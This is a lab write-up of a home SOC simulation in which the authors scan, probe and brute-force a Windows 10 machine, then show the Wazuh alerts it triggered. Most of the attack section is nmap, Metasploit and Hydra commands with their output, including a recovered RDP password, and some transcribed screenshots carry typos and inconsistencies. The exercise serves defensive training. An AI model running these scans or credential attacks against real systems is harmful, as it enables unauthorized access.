

- **Project Sentinel: Enterprise-Scale SOC Simulation & Adversary Emulation**
- **Author:** Ali Dalla and Fater Alrome
- **Role:** Junior SOC Analyst / Cybersecurity Researcher
- **Status:** Completed & Documented
- **Contact:** Contact: [Ali Dalla](#) | [LinkedIn](#)
- **Executive Summary**
- In the modern threat landscape, **Visibility** is the only antidote to **Obscurity**. This project is a rigorous technical demonstration of an end-to-end Security Operations Center (SOC) lifecycle. It bridges the gap between offensive Red Team tactics and defensive Blue Team detection engineering.
- The primary mission was to build a distributed environment that captures authentic system telemetry, allowing for the analysis of the **Cyber Kill Chain**—from the first "knock" on the digital door to the final unauthorized access and post-exploitation monitoring.
- ---
- **Technical Infrastructure & Network Topology**
- Unlike standard virtualized labs, this project utilizes a **Distributed Physical-Virtual Hybrid Model**. This setup ensures that network artifacts (latency, TTL, packet fragmentation) are realistic and reflect genuine enterprise environments.
 - **Node Alpha: The Command & Control (C2) - Attacker**
- **Operating System:** Kali Linux 2024.x (Physical Host).
- **Network Role:** Remote External Adversary.
- **Tooling Suite:** * **Enumeration:** Nmap (Network Mapper) with custom NSE scripts.
 - **Exploitation:** Metasploit Framework (MSF) for modular vulnerability validation.
 - **Credential Access:** Hydra (Parallelized login cracker).
 - **Node Beta: The Defensive Sentinel - SIEM Manager**
- **Platform:** Wazuh SIEM & XDR (Open Source).
- **Architecture:** * **Wazuh Indexer:** For high-speed security event indexing and storage.
 - **Wazuh Manager:** Distributed log processing and rule-matching engine.
 - **Wazuh Dashboard:** Real-time data visualization and incident triage interface.
- **Network Configuration:** Static IP assignment (**192.168.1.3**) to ensure persistent agent-manager heartbeats.
 - **Node Gamma: The Hardened Target - Endpoint**
- **Operating System:** Windows 10 Pro (Target Instance).
- **Security Integration:**
 - **Wazuh Agent:** Deployed as a service for real-time log shipping.
 - **Sysmon (System Monitor):** Deployed with a granular XML configuration to monitor sub-process injection and network connections.

- **Log Enrichment:** Configured to capture **Event ID 4624 (Success)** and **4625 (Failure)** with full metadata.


• Phase I: Advanced Reconnaissance & Surface Mapping

- **Macro-Level Discovery (Host Identification)**

• I initiated a non-intrusive ARP-based discovery to identify active assets within the subnet.

• **Command:** `nmap -sn 192.168.1.0/24`

• **Analysis:** This reduced the scope to **9 active nodes**, identifying the target at 192.168.1.6.



```
(kali@kali)~$ nmap -sn 192.168.1.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-11 06:44 EDT
Nmap scan report for 192.168.1.1
Host is up (0.0044s latency).
MAC Address: 80:26:89:66:BE:96 (D-Link International)
Nmap scan report for 192.168.1.2
Host is up (0.075s latency).
MAC Address: 74:22:BB:59:C1:E6 (Huawei Device)
Nmap scan report for 192.168.1.3
Host is up (0.077s latency).
MAC Address: 3C:6A:A7:0C:65:07 (Intel Corporate)
Nmap scan report for 192.168.1.5
Host is up (0.075s latency).
MAC Address: E0:80:6B:44:F1:34 (Xiaomi Communications)
Nmap scan report for 192.168.1.6
Host is up (0.076s latency).
MAC Address: 3C:6A:A7:0C:65:07 (Intel Corporate)
Nmap scan report for 192.168.1.7
Host is up (0.075s latency).
MAC Address: 06:21:89:5D:13:A4 (Unknown)
Nmap scan report for 192.168.1.9
Host is up (0.079s latency).
MAC Address: D2:69:CA:82:F7:2E (Unknown)
Nmap scan report for 192.168.1.10
Host is up (0.00071s latency).
MAC Address: D0:7E:35:78:AC:2B (Intel Corporate)
Nmap scan report for 192.168.1.130
Host is up.
Nmap done: 256 IP addresses (9 hosts up) scanned in 3.42 seconds
```


- **Micro-Level Enumeration (Deep Fingerprinting)**

• A multi-vector scan was executed to determine service versions and OS build details.

• **Command:** `nmap -sS -sV -p 1-65535 -T4 -A -Pn 192.168.1.6`

• Intelligence Reports:

- **Service:** Microsoft RDP active on **3389**.
- **Service:** Microsoft SMB active on **445**.
- **Fingerprint:** Detected **VMware Workstation** infrastructure via service banners.



```
64 bytes from 192.168.1.6: icmp_seq=4 ttl=128 time=5.24 ms
--- 192.168.1.6 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 5.235/23.662/69.451/26.519 ms
(kali@kali)~$ nmap -sS -sV -p 1-65535 -T4 -A -Pn 192.168.1.6
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-11 06:38 EDT
Nmap scan report for 192.168.1.6
Host is up (0.026s latency).
Not shown: 992 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
902/tcp   open  iss-realservice
912/tcp   open  apex-mesh
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsdap1
MAC Address: 3C:6A:A7:0C:65:07 (Intel Corporate)
Nmap done: 1 IP address (1 host up) scanned in 1.78 seconds
(kali@kali)~$
```


```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ nmap -sn 192.168.1.0/24  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-11 06:44 EDT  
Nmap scan report for 192.168.1.1  
Host is up (0.0044s latency).  
MAC Address: 80:26:89:66:BE:96 (D-Link International)  
Nmap scan report for 192.168.1.2  
Host is up (0.075s latency).  
MAC Address: 74:22:8B:59:C1:E6 (Huawei Device)  
Nmap scan report for 192.168.1.3  
Host is up (0.077s latency).  
MAC Address: 3C:6A:A7:0C:65:07 (Intel Corporate)  
Nmap scan report for 192.168.1.5  
Host is up (0.075s latency).  
MAC Address: E0:80:6B:44:F1:34 (Xiaomi Communications)  
Nmap scan report for 192.168.1.6  
Host is up (0.076s latency).  
MAC Address: 3C:6A:A7:0C:65:07 (Intel Corporate)  
Nmap scan report for 192.168.1.7  
Host is up (0.075s latency).  
MAC Address: 06:21:89:5D:13:A4 (Unknown)  
Nmap scan report for 192.168.1.9  
Host is up (0.079s latency).  
MAC Address: D2:69:CA:82:F7:2E (Unknown)  
Nmap scan report for 192.168.1.10  
Host is up (0.00071s latency).  
MAC Address: D0:7E:35:78:AC:2B (Intel Corporate)  
Nmap scan report for 192.168.1.130  
Host is up.  
Nmap done: 256 IP addresses (9 hosts up) scanned in 3.42 seconds
```

```
kali@kali: ~  
File Actions Edit View Help  
  
MAC Address: 3C:6A:A7:0C:65:07 (Intel Corporate)  
No exact OS matches for host (If you know what OS is running on it, see https  
://nmap.org/submit/ ).  
TCP/IP fingerprint:  
OS:SCAN(V=7.94SVN%K=4XD=4/11XOT=135%CT=1XCU=33439%PV=YXDS=1XDC=D%G=YXM=3C6A  
OS:A7%TM=69DA26DD%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=106%TI=1%CI=1%  
OS:TS=U)SEQ(SP=101%GCD=1%ISR=106%TI=1%CI=1%II=1%SS=5%TS=U)SEQ(SP=102%GCD=1%  
OS:ISR=106%TI=1%CI=1%II=1%SS=5%TS=U)OPS(O1=M5B4NW8NNS%O2=M5B4NW8NNS%O3=M5B4  
OS:NW8%O4=M5B4NW8NNS%O5=M5B4NW8NNS%O6=M5B4NNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%  
OS:4=FFFF%W5=FFFF%W6=FF70)ECN(R=YXDF=Y%T=80%W=FFFF%O=M5B4NW8NNS%CC=NXQ=)T1(  
OS:R=YXDF=Y%T=80%W=0XA=5%F=AS%RD=0XQ=)T2(R=YXDF=Y%T=80%W=0XS=ZKA=0XF=ARXO=  
OS:XRD=0XQ=)T2(R=YXDF=Y%T=80%W=0XS=ZKA=0XF=ARXO=XRD=0XQ=)T3(R=YXDF=Y%T=80%  
OS:=0XS=ZKA=0XF=ARXO=XRD=0XQ=)T4(R=YXDF=Y%T=80%W=0XS=AKA=0XF=R%O=XRD=0XQ=)T  
OS:4(R=YXDF=Y%T=80%W=0XS=0XA=0XF=R%O=XRD=0XQ=)T5(R=YXDF=Y%T=80%W=0XS=ZKA=0  
OS:F=ARXO=XRD=0XQ=)T5(R=YXDF=Y%T=80%W=0XS=ZKA=0XF=ARXO=XRD=0XQ=)T6(R=YXDF=  
OS:Y%T=80%W=0XS=AKA=0XF=R%O=XRD=0XQ=)T6(R=YXDF=Y%T=80%W=0XS=0XA=0XF=R%O=XRD  
OS:=0XQ=)T7(R=YXDF=Y%T=80%W=0XS=ZKA=0XF=ARXO=XRD=0XQ=)T7(R=YXDF=Y%T=80%W=0  
OS:S=ZKA=0XF=ARXO=XRD=0XQ=)U1(R=YXDF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPC  
OS:K=GXRUCK=GXRUD=G)IE(R=YXDFI=N%T=80%CD=Z)  
  
Network Distance: 1 hop  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows, cpe:/o:vmware:Worksta  
tion:15.5.5  
  
Host script results:  
| smb2-security-mode:  
|_ 3:1:1:  
|_ Message signing enabled but not required  
|_ _nbtstat: NetBIOS name: FATER, NetBIOS user: <unknown>, NetBIOS MAC: 3c:6a:a7  
:0c:65:07 (Intel Corporate)  
|_ smb2-time:  
|_ date: 2026-04-11T10:47:51  
|_ start_date: N/A  
  
TRACEROUTE  
HOP RTT ADDRESS  
1 5.20 ms 192.168.1.6  
  
OS and Service detection performed. Please report any incorrect results at ht  
tps://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 165.08 seconds
```

Blue Team Detection (Early Warning)

- The **Wazuh SIEM** immediately detected the "Port Scanning" activity.

- **Alert Triggered:** Nmap scanning detected / Host discovery.
- **Analyst Insight:** Early detection marks the transition from "Internet Noise" to "Targeted Interest".



- **Phase II: Vulnerability Validation (The Metasploit Pivot)**
- Before launching noisy brute-force attacks, I conducted a "Silent Probe" using the **Metasploit Framework**.
- **Focus:** auxiliary/scanner/smb/smb_ms17_010.
- **Result:** The target was **Patched** against EternalBlue.
- **Strategic Shift:** The failure of unauthenticated RCE forced a shift to **T1110 (Brute Force)**—targeting Identity instead of Software Bugs.

```

kali@kali: ~
File Actions Edit View Help
module

[+] 192.168.1.6:445 - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] 192.168.1.6:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) >

msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.1.6
RHOSTS => 192.168.1.6
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.1.6:445 - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] 192.168.1.6:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) >

```


- **Phase III: Credential Access & Breach (Hydra)**
 - **The Brute-Force Offensive**
- Using **Hydra**, I targeted the RDP service with a dictionary-based attack.
- **Command:** `hydra -l user -P /path/to/wordlist.txt 192.168.1.6 rdp`

```

kali@kali: ~
File Actions Edit View Help
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-11 07:32:45


(kali@kali)-[~]
$ hydra -l fater -P mypass.txt 192.168.1.6 rdp -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-11 07:34:46
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel connections and -W 1 or -W 3 to wait between connection to allow the server to recover
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 12 login tries (l:1/p:12), ~3 tries per task
[DATA] attacking rdp://192.168.1.6:3389/
[ATTEMPT] target 192.168.1.6 - login "fater" - pass "123456789" - 1 of 12 [child 0] (0/0)
[ATTEMPT] target 192.168.1.6 - login "fater" - pass "112233445566" - 2 of 12 [child 1] (0/0)
[ATTEMPT] target 192.168.1.6 - login "fater" - pass "123789456" - 3 of 12 [child 2] (0/0)
[ATTEMPT] target 192.168.1.6 - login "fater" - pass "123456" - 4 of 12 [child 3] (0/0)
[ATTEMPT] target 192.168.1.6 - login "fater" - pass "112233fater" - 5 of 12 [child 0] (0/0)
[ATTEMPT] target 192.168.1.6 - login "fater" - pass "admin112233" - 6 of 12 [child 2] (0/0)
[ATTEMPT] target 192.168.1.6 - login "fater" - pass "admin" - 7 of 12 [child 3] (0/0)
[ATTEMPT] target 192.168.1.6 - login "fater" - pass "admin123456789" - 8 of 12 [child 1] (0/0)
[ATTEMPT] target 192.168.1.6 - login "fater" - pass "user123456789" - 9 of 12 [child 2] (0/0)
[ATTEMPT] target 192.168.1.6 - login "fater" - pass "user112233user" - 10 of 12 [child 0] (0/0)
[ATTEMPT] target 192.168.1.6 - login "fater" - pass "147258369" - 11 of 12 [child 3] (0/0)
[ATTEMPT] target 192.168.1.6 - login "fater" - pass "147369258" - 12 of 12 [child 1] (0/0)
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-11 07:34:51

(kali@kali)-[~]
$


```

- **SOC Impact:** The SIEM recorded a massive spike in **Event ID 4625** (Logon Failure).



○ Authentication Correlation

- Wazuh correlated **24 failed login attempts** within a 60-second window, triggering a **Level 10 (High Severity)** alert.



- The brute-force attack was successful. Hydra identified valid credentials for the RDP service.

```
kali@kali: ~  
File Actions Edit View Help  
$ hydra -l user -P mypass.txt 192.168.1.6 rdp -V -I  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-11 08:14:17  
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel connections and -W 1 or -W 3 to wait between connection to allow the server to recover  
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)  
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 13 login tries (1:1/p:13), ~4 tries per task  
[DATA] attacking rdp://192.168.1.6:3389/  
[ATTEMPT] target 192.168.1.6 - login "user" - pass "123456789" - 1 of 13 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.6 - login "user" - pass "112233445566" - 2 of 13 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.6 - login "user" - pass "123789456" - 3 of 13 [child 2] (0/0)  
[ATTEMPT] target 192.168.1.6 - login "user" - pass "123456" - 4 of 13 [child 3] (0/0)  
[ATTEMPT] target 192.168.1.6 - login "user" - pass "112233fater" - 5 of 13 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.6 - login "user" - pass "admin112233" - 6 of 13 [child 2] (0/0)  
[ATTEMPT] target 192.168.1.6 - login "user" - pass "admin" - 7 of 13 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.6 - login "user" - pass "admin123456789" - 8 of 13 [child 3] (0/0)  
[ATTEMPT] target 192.168.1.6 - login "user" - pass "user123456789" - 9 of 13 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.6 - login "user" - pass "user112233user" - 10 of 13 [child 2] (0/0)  
[ATTEMPT] target 192.168.1.6 - login "user" - pass "147258369" - 11 of 13 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.6 - login "user" - pass "147369258" - 12 of 13 [child 3] (0/0)  
[ATTEMPT] target 192.168.1.6 - login "user" - pass "fater777600fater" - 13 of 13 [child 0] (0/0)  
[3389][rdp] host: 192.168.1.6 login: user password: fater777600fater  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-11 08:14:23  
$
```

- **Phase IV: Initial Access & Post-Exploitation Monitoring**
 - **Access Validation (Metasploit)**
- Credentials were confirmed via Metasploit's scanner/smb/smb_login module.
- **Outcome: SUCCESSFUL AUTHENTICATION.**

```

kali@kali: ~
File Actions Edit View Help

[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
jsf6 auxiliary(scanner/smb/smb_login) > set RHOSTS 192.18.1.6
RHOSTS => 192.18.1.6
jsf6 auxiliary(scanner/smb/smb_login) > set SMBUSER User 66 set SMBPASS fater777600fater
SMBUSER => User 66 set SMBPASS fater777600fater
jsf6 auxiliary(scanner/smb/smb_login) > set SMBUSER User
SMBUSER => User
jsf6 auxiliary(scanner/smb/smb_login) > set SMBPASS fater777600fater
SMBPASS => fater777600fater
jsf6 auxiliary(scanner/smb/smb_login) > exploit

